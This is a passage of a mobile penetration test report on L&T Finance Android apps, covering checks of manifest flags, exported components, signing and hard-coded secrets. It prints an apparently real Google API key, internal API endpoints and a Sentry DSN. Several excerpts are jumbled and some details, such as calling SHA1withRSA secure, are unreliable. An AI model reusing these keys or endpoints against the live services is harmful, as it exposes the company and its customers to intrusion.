<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="13.4.5" android:compileSdkVersion="28" android:compileSdkVersionCodename="9" package="com.ltfs.lti.ltfs" platformBuildVersionCode="28" platformBuildVersionName="9">
    <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="28"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-permission android:name="android.permission.READ_PROFILE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-feature android:name="android.hardware.telephony" android:required="false"/>
    <uses-feature android:name="android.hardware.camera.any" android:required="true"/>
    <uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-feature android:name="android.hardware.camera" android:required="false"/>
    <uses-feature android:name="android.hardware.camera.front" android:required="false"/>
    <uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
    <uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
    <uses-feature android:name="android.hardware.wifi" android:required="false"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
    <uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
    <application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@drawable/applogo" android:name="application.LTFSApplication" android:allowBackup="false" android:largeHeap="true" android:supportRtl="true" android:networkSecurityConfig="@xml/network_security_config" android:appComponentFactory="androidx.core.app.CoreComponentFactory">
        <activity android:theme="@style/AppTheme.NoActionBar" android:name="housingloan.HLDigiLockerWebViewActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:theme="@style/AppTheme.NoActionBar" android:name="housingloan.HLDigiLockerActivity" android:exported="false" android:screenOrientation="portrait"/>
        <activity android:theme="@style/AppTheme" android:name="com.ltfs.lti.ltfs.SplashScreenActivity" android:screenOrientation="portrait">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>

```

Figure#01 Tested for Insecure Version of OS Installation Allowed

In the HL Digital Android application, SecureLayer7 checked for "AllowBackup" Flag in the AndroidManifest.xml File. This flag allows the attacker to back up application data if set to "true". However, the application was observed to have an Android backup flag set as "false". Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to allowing backup for application data.

```

<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-feature android:name="android.hardware.telephony" android:required="false"/>
<uses-feature android:name="android.hardware.camera.any" android:required="true"/>
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.camera.front" android:required="false"/>
<uses-feature android:name="android.hardware.camera.flash" android:required="false"/>
<uses-feature android:name="android.hardware.screen.landscape" android:required="false"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="com.google.android.finsky.permission.BIND_GET_INSTALL_REFERRER_SERVICE"/>
<application android:theme="@style/AppTheme" android:icon="@drawable/app_logo" android:name="application.LTFSAppConfig" android:allowBackup="true" android:largeHeap="true" android:supportRtl="true" android:networkSecurityConfig="xml/network_security_config" android:appComponentFactory="androidx.core.app.CoreComponentFactory">
<activity android:label="com.ltfs.ltisplash" android:screenOrientation="portrait"/>
<activity android:theme="@style/AppTheme.NoActionBar" android:name="housingloan.HLDigiLockerWebviewActivity" android:exported="false" android:screenOrientation="portrait"/>
<activity android:theme="@style/AppTheme" android:name="com.ltfs.ltisplash.SplashScreenActivity" android:screenOrientation="portrait"/>
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
<activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltisplash.HealthInsuranceActivity" android:screenOrientation="portrait"/>
<activity android:theme="@style/AppTheme.NoActionBar" android:name="com.ltfs.ltisplash.HUDocumentsListsActivity" android:screenOrientation="portrait"/>
<activity android:theme="@style/AppTheme.NoActionBar" android:name="housingloan.HLIndividualApplicantsActivity" android:screenOrientation="portrait"/>
<activity android:theme="@style/AppTheme.NoActionBar" android:name="housingloan.HLDigioSignActivity" android:screenOrientation="portrait"/>
<activity android:theme="@style/AppTheme.NoActionBar" android:name="housingloan.HLLoanSanctionedActivity" android:screenOrientation="portrait"/>
<activity android:theme="@style/AppTheme.NoActionBar" android:name="housingloan.HLNonApfLoanSanctionActivity" android:screenOrientation="portrait"/>
<activity android:theme="@style/AppTheme.NoActionBar" android:name="housingloan.HLIncomeOrPreApprovedActivity" android:screenOrientation="portrait"/>
<activity android:theme="@style/AppTheme.NoActionBar" android:name="housingloan.HLApplicationCreatedActivity" android:screenOrientation="portrait"/>
<activity android:theme="@style/AppTheme.NoActionBar" android:name="housingloan.HLApplicationCreatedActivity" android:screenOrientation="portrait"/>

```

Figure#02 Tested for AllowBackup Flag in AndroidManifest.xml File

In the HL Digital Android application, SecureLayer7 checked for the Android Debug Flag Misconfiguration. SecureLayer7 carried out this check by examining the android:debuggable flag to determine its state. SecureLayer7 observed that the android:debuggable flag was not presented. Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to the Android Debug Flag vulnerability.

```

<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1" android:versionName="13.4.5"
    android:compileSdkVersion="28" android:compileSdkVersionCodename="9"
    package="com.ltfs.ltisplash" platformBuildVersionCode="28"
    platformBuildVersionName="9"/>
<uses-sdk android:minSdkVersion="21" android:targetSdkVersion="28"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.CAMERA" />
<uses-permission android:name="android.permission.READ_PROFILE" />
<uses-permission android:name="android.permission.READ_CONTACTS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
<uses-permission android:name="android.permission.WRITE_SETTINGS" />
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-feature android:name="android.hardware.telephony" android:required="false"/>
<uses-feature android:name="android.hardware.camera.any" android:required="true"/>
<uses-feature android:name="android.hardware.camera.autofocus" android:required="false"/>
<uses-feature android:name="android.permission.VIBRATE" />
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.camera.front" />

```

Figure#03 Tested for Android Debug Flag Misconfiguration

In the HL Digital Android application, SecureLayer7 checked for Improperly Exported Android Components. Components such as content providers, services, broadcast receivers, and activities were analyzed. However, it was observed that the application has not included any exported components under com.ltfs.ltisplash application subclass. Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to improper exported Android components.

```
*app-HL_APF_NonAPF17dec23 - Jadx-gui
File View Navigation Tools Help
AndroidManifest.xml res/values/strings.xml AddFeatureAdapter Base64 CodecException CodecSupport
Find: android:exported="true"
772     <meta-data android:name="com.google.android.gms.vision.DEPENDENCIES" android:value="barcode"/>
776     <activity android:theme="@style/xzing_CaptureTheme" android:name=".CaptureActivity"
    android:clearTaskOnLaunch="true" android:stateNotNeeded="true" android:screenOrientation="sensorLandscape"
    android:windowSoftInputMode="stateAlwaysHidden"/>
784     <receiver android:name="com.google.android.gms.analytics.AnalyticsReceiver" android:enabled="true" android:exported="false"/>
790     <service android:name="com.google.android.gms.analytics.AnalyticsService" android:enabled="true" android:exported="false"/>
794     <service android:name="com.google.android.gms.analytics.AnalyticsJobService" android:permission=
        "android.permission.BIND_JOB_SERVICE" android:enabled="true" android:exported="false"/>
803     <service android:name="com.google.firebaseio.messaging.FirebaseMessagingService" android:exported="false"/>
806         <intent-filter android:priority="500">
807             <action android:name="com.google.firebase.MESSAGING_EVENT"/>
808         </intent-filter>
809     <service android:name="com.google.firebaseio.components.ComponentDiscoveryService" android:exported="false"/>
813     <meta-data android:name="com.google.firebaseio.components.ComponentRegistrar" android:value=
        "com.google.firebaseio.components.ComponentRegistrar"/>
816     <meta-data android:name="com.google.firebaseio.components:com.google.firebaseio.iid.Registrar" android:value=
        "com.google.firebaseio.components.ComponentRegistrar"/>
819     <service android:name="com.google.firebase.iid.FirebaseInstanceIdReceiver" android:permissions=
        "com.google.android.c2dm.permission.SEND" android:exported="true"/>
825         <intent-filter>
826             <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
827         </intent-filter>
828     </receiver>
829     <activity android:theme="@android:style/Theme.Translucent.NoTitleBar" android:name=
        "com.google.android.gms.common.api.GoogleApiActivity" android:exported="false"/>
835     <receiver android:name="com.google.android.gms.measurement.AppMeasurementReceiver" android:enabled="true" android:exported=
        "false"/>
840     <receiver android:name="com.google.android.gms.measurement.AppMeasurementInstallReferrerReceiver" android:permissions=
        "android.permission.INSTALL_PACKAGES" android:enabled="true" android:exported="true"/>
845         <intent-filter>
846             <action android:name="com.android.vending.INSTALL_REFERRER"/>
847         </intent-filter>
848     </receiver>
850     <service android:name="com.google.android.gms.measurement.AppMeasurementService" android:enabled="true" android:exported=
        "false"/>
854     <service android:name="com.google.android.gms.measurement.AppMeasurementJobService" android:permissions=
        "android.permission.BIND_JOB_SERVICE" android:enabled="true" android:exported="false"/>
860     <provider android:name="com.google.firebaseio.provider.FirebaseInitProvider" android:exported="false" android:authorities=
        "com.ltfs.ltfs.firebaseio.provider" android:orderId="100"/>
866     <meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version"/>
```

Figure#04 Tested for Improperly Exported Android Components

In the HL Digital Android application, SecureLayer7 checked for Weak Signing Algorithm. SecureLayer7 tested the application with JADx-gui and viewed the APK signature file. It was observed that the mobile application uses signature versions V1 and V2 with SHA1withRSA Signature type, which is secure. Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to Weak Signing Algorithm.

```
*app-HL_APF_NonAPF17dec23 - Jadx-gui
File View Navigation Tools Help
javamail.charset.map
javamail.default.address.map
javamail.default.providers
javamail imap.provider
javamail.pop3.provider
javamail.smtp.address.map
javamail.smtp.provider
mailcap
mailcap.default
mimetypes.default
play-services-ads-identifier.property
play-services-analytics-impl.property
play-services-analytics.properties
play-services-base.properties
play-services-basement.properties
play-services-clearcut.properties
play-services-flags.properties
play-services-location.properties
play-services-measurement-api.property
play-services-measurement-base.property
play-services-measurement-impl.property
play-services-measurement-sdk-api.property
play-services-measurement-sdk.property
play-services-measurement-sdk-impl.property
play-services-measurement-common.property
play-services-phenoype.properties
play-services-places-placereport.property
play-services-safetynet.properties
play-services-stats.properties
play-services-tagmanager-v4-impl.property
play-services-tasks.properties
play-services-vision-common.property
play-services-vision.properties
APK signature
resources.arsc
sentry-build.properties
APK signature
Summary
Issues: 37 warnings
```

Signature verification succeeded  
Valid APK signature v1 found  
Signer CERT.RSA (META-INF/CERT.SF)  
Type: X.509  
Version: 1  
Serial number: 0x1  
Subject: CN=US, O=Android, CN=Android Debug  
Valid from: Fri Jun 25 10:03:12 IST 2021  
Valid until: Sun Jun 10 10:03:12 IST 2051  
Public key type: RSA  
Exponent: 65537  
Modulus size (bits): 2048  
Modulus: 214459861683078126136696277289281402261697523290482337967484268509176761709168658050591150457758825737112179595875213915783370504781216909216164381680328  
Signature type: SHA1withRSA  
Signature OID: 1.2.840.113549.1.1.5  
MD5 Fingerprint: EF B5 31 8C 96 47 9E B3 8B 83 35 56 C9 BF 13 9C  
SHA-1 Fingerprint: CB 89 A6 68 53 67 CE BF F0 FF 6F C3 38 68 49 AE E4 21 B6 47  
SHA-256 Fingerprint: SA 5A 13 47 15 99 13 20 14 E7 C4 25 E9 7E 10 DA 00 74 EA 82 D2 44 00 A1 ED 54 A2 07 81 AB 6D 6E  
Valid APK signature v2 found  
Signer 1  
Type: X.509  
Version: 1  
Serial number: 0x1  
Subject: CN=US, O=Android, CN=Android Debug  
Valid from: Fri Jun 25 10:03:12 IST 2021  
Valid until: Sun Jun 10 10:03:12 IST 2051  
Public key type: RSA  
Exponent: 65537  
Modulus size (bits): 2048  
Modulus: 214459861683078126136696277289281402261697523290482337967484268509176761709168658050591150457758825737112179595875213915783370504781216909216164381680328  
Signature type: SHA1withRSA  
Signature OID: 1.2.840.113549.1.1.5  
MD5 Fingerprint: EF B5 31 8C 96 47 9E B3 8B 83 35 56 C9 BF 13 9C  
SHA-1 Fingerprint: CB 89 A6 68 53 67 CE BF F0 FF 6F C3 38 68 49 AE E4 21 B6 47

Figure#05 Tested for Weak Signing Algorithm

In the HL Digital Android application, SecureLayer7 checked for Sensitive Data Exposure via Hardcoded Credentials. By reverse engineering the APK file, when conducting a check for sensitive data exposure to identify the presence of sensitive hard-coded information such as google map API key, etc., SecureLayer7 identified a few URLs. These URLs were checked for unauthorized access and found that they had proper restrictions to prevent unauthorized usage. Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to sensitive data exposure.

```

public static final String API_KEY = "AlzaSyCvijYzw0tHfnSv2osTQ10-u7198k1D82k";
<string name="google_api_key">AlzaSyCvijYzw0tHfnSv2osTQ10-u7198k1D82k</string>
<string name="google_crash_reporting_api_key">AlzaSyCvijYzw0tHfnSv2osTQ10-u7198k1D82k</string>

```

API Key is not vulnerable for Staticmap API.  
Reason: b'The Google Maps Platform server rejected your request. This API project is not authorized to use this API.'  
API Key is not vulnerable for statemap API.  
Reason: b'The Google Maps Platform server rejected your request. This API project is not authorized to use this API.'  
API Key is not vulnerable for Directions API.  
Reason: This API project is not authorized to use this API.  
API Key is not vulnerable for Geocode API.  
Reason: This API project is not authorized to use this API.  
API Key is not vulnerable for Distance Matrix API.  
Reason: This API project is not authorized to use this API.  
API Key is not vulnerable for Find Place From Text API.  
Reason: This API project is not authorized to use this API.  
API Key is not vulnerable for Autocomplete API.  
Reason: This API project is not authorized to use this API.  
API Key is not vulnerable for Find Place API.  
Reason: This API project is not authorized to use this API.  
API Key is not vulnerable for Timezone API.  
Reason: This API project is not authorized to use this API.  
API Key is not vulnerable for Roads API.  
Reason: Roads API has not been used in project 282348637698 before or it is disabled. Enable it by visiting https://console.developers.google.com/apis/api/roads.googleapis.com/overview?project=282348637698 If you enabled this API recently, wait a few minutes for the action to propagate to our systems and retry.  
API Key is not vulnerable for Geolocation API.  
Reason: Geolocation API has not been used in project 282348637698 before or it is disabled. Enable it by visiting https://console.developers.google.com/apis/api/geolocation.googleapis.com/overview?project=282348637698 then retry. If you enabled this API recently, wait a few minutes for the action to propagate to our systems and retry.  
API Key is not vulnerable for Routes to Traveled API.  
Reason: Roads API has not been used in project 282348637698 before or it is disabled. Enable it by visiting https://console.developers.google.com/apis/api/roads.googleapis.com/overview?project=282348637698 then retry. If you enabled this API recently, wait a few minutes for the action to propagate to our systems and retry.  
API Key is not vulnerable for Speed Limit-Roads API.  
Reason: Speed Limit API has not been used in project 282348637698 before or it is disabled. Enable it by visiting https://console.developers.google.com/apis/api/roads.googleapis.com/overview?project=282348637698 then retry. If you enabled this API recently, wait a few minutes for the action to propagate to our systems and retry.  
API Key is not vulnerable for Place Details API.  
Reason: This API project is not authorized to use this API.  
API Key is not vulnerable for NearbySearch API.  
Reason: This API project is not authorized to use this API.  
API Key is not vulnerable for Text Search-Places API.  
Reason: This API project is not authorized to use this API.  
API Key is not vulnerable for Places Photo API.  
Reason: Verbose responses are not enabled for this API, cannot determine the reason.  
API Key is not vulnerable for FCM API.  
Reason: PROJECT\_NOT\_PERMITTED

Figure#06 Tested for Sensitive Data Exposure- GMaps API Key

```


private static final String API_KEY_RESOURCE_NAME = "google_api_key";
return new FirebaseOptions(string, stringResourceValueReader.getString(API_KEY_RESOURCE_NAME), stringResourceValue);
public static final String API_KEY = "AlzaSyCvijYzw0tHfnSv2osTQ10-u7198k1D82k";
public static final int google_api_key = 0x7f110220;
public static final int google_crash_reporting_api_key = 0x7f110222;

SafetyNet.getClient((Activity) this).attest(generateNonce(), BuildConfig.API_KEY).addOnSuccessListener(this, this);
<public type="string" name="google_api_key" id="0x7f110220" />
<public type="string" name="google_crash_reporting_api_key" id="0x7f110222" />
<string name="google_api_key">AlzaSyCvijYzw0tHfnSv2osTQ10-u7198k1D82k</string>
<string name="google_crash_reporting_api_key">AlzaSyCvijYzw0tHfnSv2osTQ10-u7198k1D82k</string>

```

Figure#07 Tested for Sensitive Data Exposure

In the HL Digital Android application, SecureLayer7 checked for Insecure Data Storage by Firebase Misconfiguration. SecureLayer7 carried out this attack by attempting to locate the Firebase Database URL using JADX-gui tool. However, SecureLayer7 observed that the application source code does not contain a hardcoded Firebase Database URL. Therefore, this brought SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to insecure data storage with a FireBaseio URL.



*Figure#08 Tested for Insecure Data Storage by Firebaseio Misconfiguration*

In the HL Digital Android application, SecureLayer7 checked for sensitive data exposure with URLs. SecureLayer7 carried out this attack by extracting all the URLs from the APK and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, this led SecureLayer7 to the conclusion that the HL Digital Android application is not vulnerable to sensitive data exposure with URLs.

```
dk@Deep: ~/Projects/Int-and + 
- http://www.w3.org/2001/XMLSchema-instance
- https://acs.citicbank.com/acspage/cap?
- https://acs.onlinesbi.com/sha/
- https://apncc.faceid.hyperverge.co/v1/
- https://api.mixpanel.com/engage
- https://api.mixpanel.com/track?ip=
- https://apicloud.ltfs.com/lvfs/api/GetAdhaarIDCollection
- https://apicloud.ltfs.com:1129/
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/PerfiosITRServlet.jsp
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/StartAPI.jsp
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/Welcome.jsp
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/api/generateLink
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/api/getEkycOtpNew
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/api/gInstitutionList
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/api/getVerifiedEkycOtpNew
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/api/getEkycDetailNew
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/api/perfiosITR
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/api/perfiosStatement
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/api/sendPerfiosReportTOLOS
- https://apicloud.ltfs.com:1130/LTFSPerfiosApp/api/validatePDF
https://apiclouduat.ltfs.com/lvfs/api/GetAdhaarIDCollection
- https://apiclouduat.ltfs.com:1127/
- https://apiclouduat.ltfs.com:1128/
- https://apiclouduat.ltfs.com:1128/LTFSHLSApp/LTFSPerfiosApp/StartAPI.jsp
- https://apiclouduat.ltfs.com:1128/LTFSHLSApp/LTFSPerfiosApp/Welcome.jsp
- https://apiclouduat.ltfs.com:1128/LTFSHLSApp/StartAPI.jsp
- https://apiclouduat.ltfs.com:1128/LTFSHLSApp/Welcome.jsp
- https://apiclouduat.ltfs.com:1128/LTFSPerfiosApp/StartAPI.jsp
- https://apiclouduat.ltfs.com:1128/LTFSPerfiosApp/Welcome.jsp
- https://app-measurement.com/a
- https://app.digio.in
- https://04920e77454e4cf087b67179b913cc8b@sentry.io/1522078
- https://blog.mindorks.com/
- https://cardsecurity.estage.com/ACSWeb/
- https://cardsecurity.estage.com/ACSWeb/EnrollWeb/KotakBank
- https://cardsecurity.estage.com/ACSWeb/EnrollWeb/KotakBank/server/OtpServer
https://decide.mixpanel.com/decide
https://design.esignandsd
https://designservice.cdac
https://digio.in
- https://github.com/MindorksOpenSource/android-mvp-architecture
- https://github.com/amitshekharjiithu/Android-Debug-Database
- https://github.com/amitshekharjiithu/Fast-Android-Networking
- https://github.com/amitshekharjiithu/FlatBuffer
- https://github.com/amitshekharjiithu/GlideBitmapPool
- https://github.com/amitshekharjiithu/RxJava2-Android-Samples
- https://github.com/amitshekharjiithu/awesome-android-complete-reference
```

*Figure#09 Tested for Sensitive Data Exposure via Hardcoded URLs*

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and

scope in mind, we conducted extensive tests and checked for Flag Misconfiguration, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.

## Attack Narrative- TW Digital App

### Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T the risk associated with TW Digital Android application.

In the TW Digital Android application, SecureLayer7 checked for Android Application Installation on Insecure OS Versions. SecureLayer7 carried out this attack by examining the minimum SDK version set by the application, which should be above v17. SecureLayer7 observed that the application has the minimum SDK version set at 21. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Android Application Installation on Insecure OS Versions.

```

<?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="12.1.85" android:compileSdkVersion="3"
7   <uses-sdk android:minSdkVersion="21" android:targetSdkVersion="32"/>
11   <queries>
14     <intent>
15       <action android:name="android.intent.action.VIEW"/>
17         <data android:scheme="http"/>
14     </intent>
20   <intent>
21     <action android:name="android.media.action.IMAGE_CAPTURE"/>
20   </intent>
24   <intent>
25     <action android:name="android.intent.action.OPEN_DOCUMENT"/>
27       <data android:mimeType="/*/*"/>
24   </intent>
29   <intent>
30     <action android:name="android.intent.action.GET_CONTENT"/>
32       <data android:mimeType="/*/*"/>
29   </intent>
34   <intent>
35     <action android:name="android.intent.action.PICK"/>
37       <data android:mimeType="/*/*"/>
34   </intent>
39   <intent>
40     <action android:name="android.intent.action.CHOOSER"/>
39   </intent>
42   <intent>
43     <action android:name="android.media.browse.MediaBrowserService"/>
42   </intent>

```

*Figure#1 Tested for Android Application Installation on Insecure OS Versions*

In the TW Digital Android application, SecureLayer7 checked for the Allow Backup Flag. SecureLayer7 carried out this attack by examining the AndroidManifest.xml file to determine if the Allow backup flag was set to true or false. SecureLayer7 observed that the application set the Allow backup flag to "false." Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to the Allow Backup Flag.

```

<table/ic_launcher" android:name="application.LTFSApplication" android:allowBackup="false" android:largeHeap="true" android:supportsRtl="true" android:net
ltfs.lti.ltfs.SplashScreenActivity" android:exported="true" android:screenOrientation="portrait">

```

*Figure#2 Tested for Allow Backup Flag*

In the TW Digital Android application, SecureLayer7 checked for Weak Signing Algorithms. SecureLayer7 carried out this attack by conducting Black Box penetration testing. SecureLayer7 observed that the application uses v2 schemes with the SHA1withRSA signature type. Therefore, this brought SecureLayer7 to the conclusion that the application is not vulnerable to Weak Signing Algorithms.

```

Signer CERT.RSA (META-INF/CERT.SF)

Type: X.509
Version: 1
Serial number: 0x1
Subject: C=US, O=Android, CN=Android Debug
Valid from: Wed Jan 10 00:17:09 IST 2024
Valid until: Fri Jan 02 00:17:09 IST 2054

Public key type: RSA
Exponent: 65537
Modulus size (bits): 2048
Modulus: 24807127575907084157969641309390987077166580917593866431386125989703400183153898871041755922478083979870589510336473354229

Signature type: SHA1withRSA
Signature OID: 1.2.840.113549.1.1.5

MD5 Fingerprint: 16 EE E9 16 15 38 B8 A9 CC 0E 2C EA 6F 3C E6 2F
SHA-1 Fingerprint: B2 2E 57 76 BF 59 26 55 C5 23 6B 7E CE 2C E7 C1 9D 98 03 A9
SHA-256 Fingerprint: FB 30 5A FC 76 B5 65 C3 F7 83 D2 E1 D8 96 D6 33 99 1D 27 BE 52 29 16 BF 45 15 AE 83 EA 7F 60 21

Valid APK signature v2 found

Signer 1

Type: X.509
Version: 1
Serial number: 0x1
Subject: C=US, O=Android, CN=Android Debug
Valid from: Wed Jan 10 00:17:09 IST 2024
Valid until: Fri Jan 02 00:17:09 IST 2054

Public key type: RSA
Exponent: 65537
Modulus size (bits): 2048
Modulus: 24807127575907084157969641309390987077166580917593866431386125989703400183153898871041755922478083979870589510336473354229

Signature type: SHA1withRSA
Signature OID: 1.2.840.113549.1.1.5

```

Figure#3 Tested for Weak Signing Algorithms

In the TW Digital Android application, SecureLayer7 checked for Sensitive Data Exposure. SecureLayer7 carried out this attack by reverse engineering the APK file to identify the presence of sensitive hard-coded information such as API keys, usernames, and passwords. SecureLayer7 observed that there is no sensitive data exposed through the source code. Therefore, this brought SecureLayer7 to the conclusion that the Android application is not vulnerable to Sensitive Data Exposure.

```

Search for text: password
Search definitions of: 
Search options: 
 Case-insensitive  Regex  Active tab only  Auto search
Node
public static final int passwordToggleContentDescription = 0x7f04032e;
public static final int passwordToggleDrawable = 0x7f04032f;
public static final int passwordToggleEnabled = 0x7f040330;
public static final int passwordToggleTint = 0x7f040331;
public static final int passwordToggleTintMode = 0x7f040332;
public static final int res_0x7f040001_and Hide_password_0 = 0x7f080000;
public static final int res_0x7f040001_and Hide_password_1 = 0x7f080001;
public static final int res_0x7f040002_and Hide_password_2 = 0x7f080002;
public static final int res_0x7f040003_and Show_password_0 = 0x7f080003;
public static final int res_0x7f040004_and Show_password_1 = 0x7f080004;
public static final int res_0x7f040005_and Show_password_2 = 0x7f080005;
public static final int avd_hide_password = 0x7f080059;
public static final int avd_show_password = 0x7f08005a;
public static final int design_password_eye = 0x7f080091;
public static final int show_password = 0x7f080207;
public static final int password = 0x7f0a0468;
public static final int password_toggle = 0x7f0a0469;
public static final int show_password = 0x7f0a0526;
public static final int hide_password_duration = 0x7f0b0009;
public static final int show_password_duration = 0x7f0b0009;
public static final int change_password = 0x7f1200d6;
public static final int confirm_new_password = 0x7f12010d;
public static final int enter_current_password = 0x7f1201ac;
public static final int enter_new_password = 0x7f1201b0;
